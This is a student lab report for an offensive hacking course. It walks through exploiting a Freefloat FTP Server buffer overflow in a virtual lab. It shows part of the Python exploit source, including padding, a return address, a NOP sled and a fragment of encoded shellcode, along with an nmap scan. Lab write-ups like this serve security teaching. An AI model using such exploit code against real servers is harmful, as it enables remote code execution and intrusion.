SLIIT

COMPUTING | BUSINESS | ENGINEERING

IE4012

Offensive Hacking Tactical and Strategic

4th Year, 1st Semester

Report Submission

Submitted to


Sri Lanka Institute of Information Technology

In partial fulfillment of the requirements for the

Bachelor of Science Special Honors Degree in Information Technology

10.05.2020

1.Download the FTPserver exploitation.



Freefloat FTP Server - 'USER' Remote Buffer Overflow

EDB-ID: 23243

CVE:

Author: D35M0ND142

Type: REMOTE

Platform: WINDOWS

Date: 2012-12-09

EDB Verified: ✓

Exploit: / {}

Vulnerable App:


Become a Certified Penetration Tester

Enroll in Penetration Testing with Kali Linux and pass the exam to become an Offensive Security Certified Professional (OSCP). All new content for 2020.

```
#Exploit title: FreeFloat FTP Server Remote Command Execution USER Command Buffer Overflow
#Date: 06/12/2012
#Exploit Author: D35m0nd142
#Vendor Homepage: http://www.freefoat.com
#Tested on Windows XP SP3 with Ubuntu 12.04
```

Figure 1

2.Download the Immunity Debugger ad install.



Immunity Debugger is a powerful new way to write exploits, analyze malware, and reverse engineer binary files. It builds on a solid user interface with function graphing, the industry's first heap analysis tool built specifically for heap creation, and a large and well supported Python API for easy extensibility.

Download


Download Immunity Debugger Here!

Overview

- A debugger with functionality designed specifically for the security industry
- Cuts exploit development time by 50%

Figure 2


3.Nano exploit.py


Kali_Linux [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
inal
Sun 04:07
root@kali: ~/Desktop/FTP_Server
File Edit View Search Terminal Help
Right Ctrl

```
root@kali:~# cd Desktop/
root@kali:~/Desktop# cd FTP_Server/
root@kali:~/Desktop/FTP_Server# nano exploit.py
```

Figure 3

4. Inside the exploit.py




Kali_Linux [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
inal
Sun 04:07
root@kali: ~/Desktop/FTP_Server
File Edit View Search Terminal Help
Right Ctrl

```
  GNU nano 3.1                    exploit.py

#Exploit title: FreeFloat FTP Server Remote Command Execution USER Comm$
#Date: 06/12/2012
#Exploit Author: D35m0nd142
#Vendor Homepage: http://www.freefoat.com
#Tested on Windows XP SP3 with Ubuntu 12.04
#!/usr/bin/python
import socket,sys,time,os
import Tkinter,tkMessageBox
os.system("clear")
def exploit():
        target = ip.get()
        junk = "\x41" * 230     # Offest Number --> 230
        eip = "\x53\x93\x37\x7E"  # 0x7E379353   FFE4          JMP E$
        nops = "\x90" * 20
        payload =("\xb8\xe9\x78\x9d\xdb\xda\xd2\xd9\x74\x24\xf4\x5e\x2b$
        "\xb1\x4f\x31\x46\x14\x83\xc6\x04\x03\x46\x10\x0b\x8d\x61" +
        "\x33\x42\x6e\x9a\xc4\x34\xe6\x7f\xf5\x66\x9c\xf4\xa4\xb6" +
        "\xd6\x59\x45\x3d\xba\x49\xde\x33\x13\x7d\x57\xf9\x45\xb0" +
        "\x68\xcc\x49\x1e\xaa\x4f\x36\x5d\xff\xaf\x07\xae\xf2\xae" +
        "\x40\xd3\xfd\xe2\x19\x9f\xac\x12\x2d\xdd\x6c\x13\xe1\x69" +
        "\xcc\x6b\x84\xae\xb9\xc1\x87\xfe\x12\x5e\xcf\xe6\x19\x38" +
        "\xf0\x17\xcd\x5b\xcc\x5e\x7a\xaf\xa6\x60\xaa\xfe\x47\x53" +
        "\x92\xac\x79\x5b\x1f\xad\xbe\x5c\xc0\xd8\xb4\x9e\x7d\xda" +
        "\x0e\xdc\x59\x6f\x93\x46\x29\xd7\x77\x76\xfe\x81\xfc\x74" +
        "\x4b\xc6\x5b\x99\x4a\x0b\xd0\xa5\xc7\xaa\x37\x2c\x93\x88" +
        "\x93\x74\x47\xb1\x82\xd0\x26\xce\xd5\xbd\x97\x6a\x9d\x2c" +
                     [ Read 63 lines (Converted from DOS format) ]
^G Get Help     ^O Write Out    ^W Where Is     ^K Cut Text     ^J Justify
^X Exit         ^R Read File    ^\ Replace      ^U Uncut Text   ^T To Linter
```

Figure 4

5. Find the ftp port number using nmap



Kali_Linux [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
Applications ▾ Places ▾ Terminal ▾ Su
File Edit View Search Terminal Help
Automatic suspend
Computer will suspend ve
^G Get Help ^O Write Out ^W Where Is
^X Exit ^R Read File ^\ Replace
Right Ctrl
ENG 5:12 PM

```
root@kali:~/Desktop/FTP_Server# nmap 192.168.56.1
Starting Nmap 7.70 ( https://nmap.org ) at 2020-05-10 07:42 EDT
Nmap scan report for 192.168.56.1
Host is up (1.0s latency).
Not shown: 990 closed ports
PORT     STATE SERVICE
21/tcp   open  ftp
135/tcp  open  msrpc
